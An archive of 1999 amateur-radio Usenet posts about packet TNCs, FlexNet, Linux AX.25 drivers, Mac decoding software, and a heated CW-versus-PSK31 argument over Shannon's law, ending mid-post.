Daniel Calzaretta wrote:

> Greetings,
>
> I have an original Icom 706. I just purchased a KAM Plus and, being a
> newbie at packet, do not know how to connect the two. I want to use
> both VHF and HF digital modes.
>
> Any suggestions and wiring diagrams would be greatly appreciated.
>
> Sincerely,
>
> Dan
> nx9c@hotmail.com

1190. Re: Building a Stand alone DX Cluster with Clusse and FlexNet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: James Jefferson <jjeffers@deskmedia.com>
Message-ID: <36D99E07.7A03@deskmedia.com>
Source record: 19377

> The KPC-3 is useless for FlexNet. It is a proprietary design and as such it
> has no support for FlexNet.

I'm sorry, Charles, but I was under the impression that the KPC-3 will
natively run KISS? I have a KPC-3 running kiss connected to
my linux box right now. So, are you saying the flexnet doesn't support
KISS?

I'm working on building a network of wireless weather stations that will
all be running on solar power. I'm rather concerned about my power
consumption
and I have stayed up late at least one night working on the topic. A
8086 would
not be suitable to run on a 7aH gel cell, but a couple of PIC16F84's
are. Not
everybody sits in the shack all day.

-James Jefferson KB0THN
jjeffers@deskmedia.com
http://www.deskmedia.com/~jjeffers/

1191. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D9AED3.3272@ibm.net>
Source record: 19378
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Carl R. Stevenson wrote:
>
> -----BEGIN PGP SIGNED MESSAGE-----
> Hash: SHA1
>
> Dick Carroll <dixieNS@townsqr.com> wrote in message
> news:7bag1n$cn9$0@208.207.71.171...
> >
> > CW has a 4 to 1 advantage over PSK31

The "4 to 1 advantage" came from me, Carl. Any mode (CW in this case) that occupies double the bandwidth and runs at half the baud rate of PSK31 has a physically predictable advantage for decoding and the disadvantage of more bandwidth and lower throughput.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1192. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <hzhC2.523$wp.17870@news.goodnet.com>
Source record: 19379
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Stop cross-posting to digital.misc, we don't need another
CW battle.

Thanks,

Steve

Carl R. Stevenson wrote
>> CW has a 4 to 1 advantage over PSK31
>
>In your incompetent-minded fantasies, perhaps ... in the
>real world, no.

1193. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: The Ham Informer <THI@resolute.com>
Message-ID: <jPiC2.2559$w57.272919@news3.mia>
Source record: 19380
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

We have indeed seen some excellent quality communications privacy (encryption devices) gear showing up for sale at regional ham fests for use with amateur radio VHF/UHF equipment.

These items are very popular and reasonably priced. The vendor has several demonstration units set up at ham fests and potential buyers are encouraged to try out the gear before buying.

This is high-quality equipment, not junk!

1194. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bcdat$f9l$1@news1.fast.net>
Source record: 19381
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Steve Sampson <ssampson@usa-site.net> wrote in message
news:hzhC2.523$wp.17870@news.goodnet.com...
>Stop cross-posting to digital.misc, we don't need another
>CW battle.
>
>Thanks,
>
>Steve
>
>Carl R. Stevenson wrote
>>> CW has a 4 to 1 advantage over PSK31
>>
>>In your incompetent-minded fantasies, perhaps ... in the
>>real world, no.

Steve ...

I did not add digital.misc to the newsgroups list ...

I'm not sure, but I think I responded to a message which
appeared in digital.misc, though it may have been in
in r.r.a.p ...

In any event, it was not me who put r.r.a.digital.misc
in the list ...

Sorry for not adhering to your idea of what is appropriate
to discuss in r.r.a.digital.misc

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3
```

```
iQA/AwUBNtm4IJe+N6+q84HiEQJ7lQCdHyAPdSubV9Mg58KT8ihHwZy40zoAoJgT
PiNx3H99RmB88dYsnuY0ophw
=x7PY
-----END PGP SIGNATURE-----
```

1195. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7bcdilfgp1@news1.fast.net>
Source record: 19382
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

W6RCecilA <w6rca@ibm.net> wrote in message news:36D9AED3.3272@ibm.net...
>Carl R. Stevenson wrote:
>>
>> -----BEGIN PGP SIGNED MESSAGE-----
>> Hash: SHA1
>>
>> Dick Carroll <dixieNS@townsqr.com> wrote in message
>> news:7bag1n$cn9$0@208.207.71.171...
>> >
>> > CW has a 4 to 1 advantage over PSK31
>
>The "4 to 1 advantage" came from me, Carl. Any mode (CW in this
>case) that occupies double the bandwidth and runs at half the
>baud rate of PSK31 has a physically predictable advantage for
>decoding and the disadvantage of more bandwidth and lower
>throughput.
>--
>73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

Cecil ... you have to forgive me ... I think of "advantage"
and "better" in terms of BER vs. Eb/No and spectral
efficiency in terms of b/s/Hz ...

In those terms, PSK has a significant advantage over OOK Morse.

73,
- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBNtm4+pe+N6+q84HiEQL4lwCdHP8b7LfMPxESf1+YNjcrt7zY9XAAn1XM
i2gwKkosyyh0+XlN1Q0YZ5lE

```
=Ff9C
-----END PGP SIGNATURE-----
```

1196. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7dj2cc.2mv.nomail@sys3.pe1chl.ampr.org>
Source record: 19383
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Robin Gilks <g8ecj@gb7ipd.freeserve.co.uk> wrote:

>Ok then smart arses...

>I've got eight links - five at 9600bps, one at 2400bps and two at 1200bps.

>How do I get the all singing and dancing Flexnet to drive this lot with an
>old 386 using Baycom modems or sound-cards?

>And where do I connect the dual 38k4 links when I get them running later
>this year.

Use SCC cards. A 386 will blow away a stack of 10 TNC's anytime when used
with SCC cards. (both price- and performance-wise)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

1197. MultiMode 1.6.4 For Macintosh Released

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2802991702360001@news.erols.com>
Source record: 19384
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.scanner,rec.radio.shortwave

MultiMode version 1.6.4 has been released. This version supports 44 kHz audio sampling when running on an iMac or a new G3 system. These Mac models can only sample at 44 kHz. Most Slow Scan TV (SSTV) modes are now supported as well.

MultiMode is an application which allows your Macintosh to receive and transmit several different modes of non-voice communication often heard on shortwave radio. It is the only program of its kind for the Macintosh.

MultiMode allows you to decode and display morse code, RTTY, Fax, SSTV, ACARS, and many other modes on your Mac, without any extra hardware! MultiMode now also allows you to transmit in most of the modes of operation.

In the past, dedicated hardware, often costing hundreds or thousands of dollars, was necessary to demodulate and decode this transmissions. Today, you can use the processing power of your Macintosh to decode and display these modes, without any hardware.

MultiMode handles the following modes:

Morse Code (CW)
RTTY (Baudot)
ASCII
SITOR-A
SITOR-B / FEC / NAVTEX
SSTV (Slow Scan TV)
WEATHER / SATELLITE FAX
ACARS (Aircraft Communications)
WWVB Time Decode
DTMF, CCIR, XPH Tones
Audio Spectrum Display to aid in properly tuning in stations

MultiMode is shareware. The MultiMode web site URL is
http://www.blackcatsystems.com/software/multimode.html

Chris Smolinski
cps@blackcatsystems.com

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

1198. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D9CB76.1105@ibm.net>
Source record: 19385
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Carl R. Stevenson wrote:
> In those terms, PSK has a significant advantage over OOK Morse.

The context was that Dick has an advantage, in decoding the CW
that accompanies PSK31, over the computer in decoding PSK31
code, because he is allowed half the baud rate in twice the
bandwidth. The point is that Shannon predicts the very
advantage that Dick is so proud of. How he can take advantage
of Shannon while simultaneously saying that Shannon doesn't
matter is beyond belief.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1199. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Phil Kane <philkane>
Message-ID: <cuvyxnarpbzzynjpragrepbz.f7vpn80.pminews@nntp1.ba.best.com>
Source record: 19386
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

On Sun, 28 Feb 1999 21:46:55 GMT, The Ham Informer wrote:

>We have indeed seen some excellent quality
>communications privacy (encryption devices) gear
>showing up for sale at regional ham fests for use
>with amateur radio VHF/UHF equipment.
>
>These items are very popular and reasonably
>priced. The vendor has several demonstration
>units set up at ham fests and potential buyers
>are encouraged to try out the gear before buying.
>
>This is high-quality equipment, not junk!
>
Use it at your own risk......all ":privacy" systems have been
held to be in violation of the following:

§Sec. 97.113 Prohibited transmissions.

(a) No amateur station shall transmit:

(4) Music using a phone emission except as
specifically provided elsewhere in this section;
communications intended to facilitate a criminal
act; MESSAGES IN CODES OR CIPHERS INTENDED TO
OBSCURE THE MEANING THEREOF, except as otherwise
provided herein; obscene or indecent words or
language; or false or deceptive messages, signals or
identification;

(Emphasis CAPS added.)

73 de Phil Kane - K2ASP

1200. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: glenq@cyberhighway.net
Message-ID: <36d99f98.5611889@news.cyberhighway.net>
Source record: 19387
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"Carl R. Stevenson" <wa6vse@fast.net> wrote:

>If "the math" says it works, it works .. unless you've hosed up
>something in the gear or the adjustments so that it can't possibly
>work the way it's supposed to work.

This may not be the single stupidest statement I've ever seen on UseNet,
but it's gotta be in the Top Ten.
--
glenq@cyberhighway.net
WB7DOW

http://www.cyberhighway.net/~glenq/

1201. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D9CFFE.6806@ibm.net>
Source record: 19388
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote:
>
> "Carl R. Stevenson" <wa6vse@fast.net> wrote:
>
> >If "the math" says it works, it works .. unless you've hosed up
> >something in the gear or the adjustments so that it can't possibly
> >work the way it's supposed to work.
>
> This may not be the single stupidest statement I've ever seen on UseNet,
> but it's gotta be in the Top Ten.

Everyone has been challenged to prove that the math behind Shannon's
law doesn't work. So far, everyone else has turned tail - your turn.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1202. SHARP ZAURUS 5000 FOR PACKET?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: budda250@aol.com
Message-ID: <19990228180740.10291.00001262@ng-cf1.aol.com>
Source record: 19389

IS THE ZAURUS CAPABLE OF BEING USED FOR A PACKET PLATFORM?
WHERE DO I GET INFO ON PROGRAMS AND WIRING NEEDED?
THANX

1203. Red Hat Linux and Ax25 / z8530 SCC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: no.spam@null.com
Message-ID: <36ded478.263108269@news.freeserve.co.uk>
Source record: 19390

Gents,

Your advice please,

I want to enable ax.25 support for my Kernel 2.0.36

Which set of z8530 drivers do I use and what version of ax25 tools
complements both..

or can usggest a usefull URL apart from the standard howto..?

I have tried to compile, but the the screen just filled up with debug
stuff when it got to scc.c, which I guess it is the wrong one ! ?????

Although I am pretty niffty with NT and IP, unix is still failry new
to me, and I ain't no programer either !

BTW can I have ax25 by itself, or do I _HAVE_ to have netrom or rose
or whatever

Mark / G6RZA

mark at lasermagic dot com

AntiSpam in use...

Email the_mark@netmail.com.uk

Remove the m from "com" for co....

1204. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <tXkC2.578$wp.18075@news.goodnet.com>
Source record: 19391
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.policy,rec.radio.amateur.homebrew

The Ham Informer Spam Machine wrote:

>We have indeed seen some excellent quality
>communications privacy (encryption devices) gear
>showing up for sale at regional ham fests for use
>with amateur radio VHF/UHF equipment.

Sure you did...

>These items are very popular and reasonably
>priced. The vendor has several demonstration
>units set up at ham fests and potential buyers
>are encouraged to try out the gear before buying.

Sure they do...

>This is high-quality equipment, not junk!

Sure it is...

Nice try. Go back to spamming the alt groups...

1205. Re: BayCom software V1.6

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: William Saunders <k7rd@bmi.net>
Message-ID: <7bcmd6$d2a$1@remarQ.com>
Source record: 19392

Bryn: Try www.tigertronics.com

73...de Bill, k7rd@bmi.net

Bryn Joynes wrote in message <36D8D5A6.FE6B57B6@edge.net>...
>Hi,
>
>I looked on the BayCom main web page in Germany, but was unable to find
>a download of there software. I did an internet search but to no
>avail. Does anyone know of a web site that has an English version for
>download, or if someone as an English V1.6 could you email it to me
>please.
>
>Thanks in advance.
>
>Bryn Joynes
>KF4GKO EM65LO

1206. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DA1573.3DE4@ibm.net>
Source record: 19393
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> When one can copy
> the CWID on an unprintably weak PSK31 signal, as long as it
> DOES NOT MATTER how many bits one can handle in a given time
> frame, THE CW SIGNAL IS MORE EFFICIENT in "getting through".

Dick, you must have inherited your IQ from the mules you skin.
If a PSK signal occupies the same bandwidth as a CW signal and
operates at the same baud rate as a CW signal, it will run
circles around CW. PSK31 was chosen for 50wpm because that's
about the rate humans type. The bandwidth fell out from that.
Forget PSK31. You cannot copy 50wpm CW through a 31Hz filter
so CW fails the competition with PSK31. Think about PSK83
running at 20wpm. It will beat 20wpm CW all to hell. The
only problem is nobody wants to type at 20wpm.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1207. Re: HF Data Rate

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DA048F.715067B0@ieee.org>
Source record: 19394
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.digital-voice

The theory is certainly sound, but there is a major "gotcha" given the way ham communication takes place on HF -- interference. On the plus side, the situation could be improved using a variable-rate coder (a'la IS95 CDMA), which would reduce the data throughput requirement during low/no audio frames. And our opportunity to interleave speech data over multiple frames is much greater in a simplex environment (reasonable delay is not a significant issue).

The big challenge, as I said, is interference -- the classical near-far problem for CDMA. In Shannon-speak, every undesired signal is noise. CDMA cellular requires VERY tight power control -- each mobile is adjusted eight hundred times per second to keep all signals very close to the same received level at the cell site. A single "runaway" mobile can easily wipe out all other received signals. In this environment, constant power (or more than the minimum required to maintain communication) is a huge DISadvantage -- my signal is a component of everyone else's noise. The challenge is to increase bandwidth without degrading SNR to the point where we lose ground. Not as easy as it sounds.

Signal strength you're likely to encounter on HF varies drastically, over a range of around 100 dB (say, S2 to S9+60dB). If these signals are "spread" over the same spectrum, only the very strongest will be recoverable. There's no way to control power in the "multipoint-to-multipoint" environment of amateur HF. My signal may be very weak at the station I'm working (desired signal to him) but very strong at a station in a QSO on an adjacent frequency (interference to him). In an interference-limited system, this technique is doomed to failure in our environment. Direct-sequence CDMA wouldn't work at all -- except for the very strongest guys). In a frequency-hopping environment, as the spectrum is loaded only the strongest signals would be heard as collisions with stronger stations wipe out more and more frames of weaker stations.

Practical means of transmitting "higher speed" data on HF to date use multiple data carriers (basically multiple modems in parallel), each operating at a relatively low bit rate (HF propagation is hardly "modem-friendly"). Carrier frequencies and symbol rates are chosen such that the spectrum is optimally occupied. Thus the spectrum is fully occupied all the time. As mentioned above, variable-rate coders could help, though re-synchronization as data carriers are turned back on would be problematic.

Keep in mind I'm talking specifically about HF band characteristics. The situation at VHF/UHF is very different, particularly where repeaters (point-to-multipoint) are involved.

Don
K9DM

Gary Coffman wrote:

> On Mon, 15 Feb 1999 16:28:48 -0600, Don Mills <dcmills@ieee.org> wrote:
> >I'm having a hard time thinking of a real advantage of digital voice for ham
> >HF, other than the challenge itself. [VHF FM is a very different story.] One
> >characteristic higher speed digital modes have in common is a need for high
> >S/N (Shannon's Theorem strikes again). It also would occupy ALL of its 2 kHz
> >bandwidth ALL the time. But then, I'm more challenged by weak-signal work
> >myself (hence my interest in PSK31).
>
> Shannon also tells us that we can operate at a lower SNR if we use a wider
> bandwidth. Depending on the modulation scheme, you aren't using all the
> bandwidth all the time, any more than analog voice uses all the bandwidth
> all the time. At any given instant, the symbol being transmitted depends
> on the number being sent. So there is only one set of spectral lines active
> in the bandwidth at any given instant. The only difference between that
> and analog is that the spectrum is in discrete steps, and is constant power.
> The latter is a big advantage because recovered baseband SNR doesn't
> depend on what is being said. Whether you whisper or shout, bass or soprano,
> it is all just numbers being transmitted. The fact your spectrum is in discrete
> steps can also be used to interleave multiple transmissions with little interference
> (spread spectrum CDMA). Plus throw FEC into the mix, and you can reduce the
> channel error rate with coding gain instead of a bigger amplifier.
>
> Gary
> Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
> 534 Shannon Way | We break it |
> Lawrenceville, GA | Guaranteed |

1208. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DA18DE.CAE@ibm.net>
Source record: 19395
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> It DID show that CW can be copied at 20wpm, at the same
> weak-signal level where PSK31 will not lock and print at
> 50wpm.

You are arguing against yourself, Dick. That's exactly what
Shannon predicts will happen, yet you say Shannon doesn't
matter. If you cannot "lock and print" CW at 50wpm you
have failed to do an apples to apples comparison.

> It DID show that equal signal levels of CW and PSK act
> quite differently, and that CW *WAS* readable when PSK31
> wasn't.

Equal signal levels of CW and PSK DO act differently with,
everything else being equal, PSK blowing CW away. 20wpm
CW is NOT PSK31. 50wpm CW through a 31Hz filter IS PSK31
and you cannot copy it. You are just showing your ignorance.

Make *everything else be equal* and get back to us, Dick,
with the truth this time. Why must you insist that the
earth is flat and the center of the universe?

> It DID show that it is all a smoke screen in which they
> insist that CW would have to be reduced in power by 4 times
> so that it, too, could NOT be copied to have a "valid"
> comparison.

I didn't say that, Dick. I said the CW signal level would have
to be reduced to make log2(1+S/N) for CW equal to 1/4 the PSK31
value. I have not taken time to calculate that relative power
ratio. Has anybody else calculated the relative signal levels
to make the comparison apples to apples?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1209. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DA19A6.4986@ibm.net>
Source record: 19396
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote:
> All general statements are false, including yours.

That certainly appears to be a general statement so by your own logic, it must be false. You remind me of the guru who said, "There are no absolutes". I said, are you absolutely sure?
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1210. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-28 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DA2082.2145@ibm.net>
Source record: 19397
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> PSK gear either works or not... When
> 'not', the message *doesn't* get through, and it's darn sure
> not adaptive, at least not in any flexible way as CW can be.

How ignorant can one person be? PSK can be programmed to be
much more adaptive than a human being. I have in mind a PSK
application that automatically adjusts the baud rate depending
on conditions. PSK31 may not be adaptive (yet) but you didn't
say PSK31. PSK is certainly more adaptive than CW. If necessary,
it can send one bit per minute for 24 hours a day. Let's see you
do that with CW.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1211. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DAD652.6A37@ibm.net>
Source record: 19248
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
>
> Glen Quarnstrom wrote:
> >
> > > It DID show that one CAN copy CW at a signal level at which
> > >PSK would have to be increased in power 4 times to lock and
> > >print (by the geek's own figures).
> >
> > It showed nothing of the kind. Are you naturally stupid, or did you
> > have to take lessons? I have very little grasp of the math concepts
> > involved here,
>
> Then you'd best take a few lessons from Cecil yourself OB,
> those are his numbers...You're beginning to sound like
> Stevenson

Please get it right, Dick. I said the log2(1+S/N) value for
PSK31 would have to be multiplied by 4 to level the playing
field with 20wpm CW. In principle, this is the same thing
as a 1.5w CW signal trying to compete with a 1.5kw SSB signal.
You would scream to high heaven that wasn't an apples to
apples comparison.

> Lets recap this...I hear a PSK31 signal too weak to be
> able to lock and print it. The station sends a CW ID. It is
> perfectly, clearly copyable at ~20wpm. I note that the CW is
> readable while the digital signal is not, and comment that
> "sure doesn't look to me like digital has anything on CW".

Let's recap this... I hear a 1.5w CW signal too weak to copy.
The operator switches to 1.5kw SSB and it is perfectly, clearly
copyable. I note that the SSB is readable while CW is not and
comment that "sure doesn't look to me like CW has anything
on SSB".

> Cecil cried "Unfair! CW has the 4 to 1 advantage because
> of the wide bandwidth". I say "So what"? Who says that ham
> radio is all about maximum throughput in a given narrow
> DSP-wide bandpass? Only you geeks."

Then you cannot possibly object to my using your logic to
prove that SSB is superior to CW. Dick, listen very closely:
POWER, BAUD RATE, AND BANDWIDTH MUST BE BALANCED FOR THERE
TO BE ANY VALID COMPARISON BETWEEN MODES. You have not
provided that balance so your reports are NOT valid

comparisons.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1212. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7bekme$s2o$1@nnrp1.dejanews.com>
Source record: 19249
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <36dae06e.22212117@news.cyberhighway.net>,
glenq@cyberhighway.net wrote:

> All general statements are false, including yours.

Norman! Coordinate!

Mark
> glenq@cyberhighway.net

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1213. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7beldhssi1@nnrp1.dejanews.com>
Source record: 19250
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bd140$345$0@208.207.71.160>,
delete NS from address to reply <> wrote:

> Why, of course Cecil..But--human CW operators are
> adaptive...when conditions warrant, they simply adjust their
> speed and technique acordingly, repeating "words twice" or
> whatever other accomodations are needed and go ahead and
> pass the message.

Interesting you should mention that. The simplest error correcting code
you can imagine is that you send everything three times, and take the one that
appears twice. Of course, if you get three separate answers, you need to
have them all repeated again. And if you get the same thing three times, you
don't necessarily know that you really got it right either.

Repeating everything three times triples your output power, and still doesn't
give you what you need: the ability to engineer communications channels with
arbitrarilly low error percentages, as long as the communication rate is
below the channel capacity.

> PSK gear either works or not... When
> 'not', the message *doesn't* get through, and it's darn sure
> not adaptive, at least not in any flexible way as CW can be.
> I understand that it can automatically switch to BPSK, but
> that shouldn't help nuch in a too-weak-signal situation.

PSK31 is by default BPSK, and can shift to QPSK (not adaptively). Since you
can't communicate Morse at the same rate as PSK31 in the same bandwidth
anyway, you aren't really comparing apples to apples.

> All the "good numbers" you are tossing out in a vain
> attempt to overpower the simple usefulness of CW are in
> vain, Pal...It just keeps getting through......

When one asks so little of a mode, it is perhaps not surprising that it does
work.

Mark
>
> Dick C
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1214. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7belka$t0t$1@nnrp1.dejanews.com>
Source record: 19251
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bd04kslf1@208.207.71.147>,
delete NS from address to reply <> wrote:

> All of which proves that Shannon had only ONE thing on his
> mind--
>
> ****THROUGHPUT****
>
> Take the "throughput" factor out of the picture--it is
> almost always out of the picture in ****Amateur Radio****
> anyway-- and the situation changes dramatically. No longer
> does it matter that the "efficient" modes are naturally
> those capable of handling higher speed data. THAT is what
> Shannon is about, and nothing more. The CWID on the PSK31
> signal proves it beyond any further doubt. When one can copy
> the CWID on an unprintably weak PSK31 signal, as long as it
> DOES NOT MATTER how many bits one can handle in a given time
> frame, THE CW SIGNAL IS MORE EFFICIENT in "getting through".
> Whatever else you say now is moot. The deal is done.

It is you who doesn't get it Dick. If you slowed PSK31 down to 20wpm rate,
then it WOULD get through better, in much less bandwidth and the same power
as your CW example.

> So ask any traffic handler which he would prefer-a 20wpm
> circuit that was open and handling traffic, or a 50wpm "high
> speed" circuit that is not capable of working---Betcha on
> which he'll choose!!!

Luckily he also has the choice of picking a 20wpm circuit that operates at
least 6 and more likely 10db below what the Morse circuit will do.

Mark
>
> Dick C
>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1215. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Message-ID: <36DACF41.5AAC@arrl.net>
Source record: 19252
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Glen Quarnstrom wrote:

> "Carl R. Stevenson" <wa6vse@fast.net> wrote:

> >If "the math" says it works, it works .. unless you've hosed up
> >something in the gear or the adjustments so that it can't possibly
> >work the way it's supposed to work.

> This may not be the single stupidest statement I've ever seen on UseNet,
> but it's gotta be in the Top Ten.

In what way, Glen? Although the statement Carl made is not unconditionally true, it is generally true, with the additional caveat that the math has to be the right math. To use the simplest possible analogy, if Ohm's law says that 1 A will flow at DC, 1 A will flow, within the tolerance of the voltage source, the resistor and the measurement equipment. Good math will take those tolerances into account and predict whether the circuit will work with N% value components. Better math will take frequency and stray reactance into account, etc.

With the type of software Carl uses to do the math, his statement is pretty much true. Yes, it does have its limits, but a good engineer understands the limits and would consider them as he or she made the statement Carl made for a particular case.

73,
Ed, W1RFI
ARRL Lab

1216. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7bemm8$u23$1@nnrp1.dejanews.com>
Source record: 19253
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bedjf$3kk$0@208.207.71.176>,
delete NS from address to reply <> wrote:

> There's absolutely no intelligent reason why we cannot
> keep radiogtelegraph code communications while
> simultanelously advancing. Only the flawed opinions of the
> technocrats say otherwise.

I agree. But there is also no intelligent reason why we can't keep Morse code while dropping mandatory high speed testing as a precondition to accessing the HF bands.

> Dick C

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1217. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-01 00:00:00 UTC
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Message-ID: <36DAD049.6421@arrl.net>
Source record: 19254
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Carl R. Stevenson wrote:

> Dick ... I'm not going to waste my time (or do your bidding)
> by searching out the post, but you HAVE (on numerous
> occasions) claimed to be able to copy OOK More signals
> that were "10 dB below the noise."
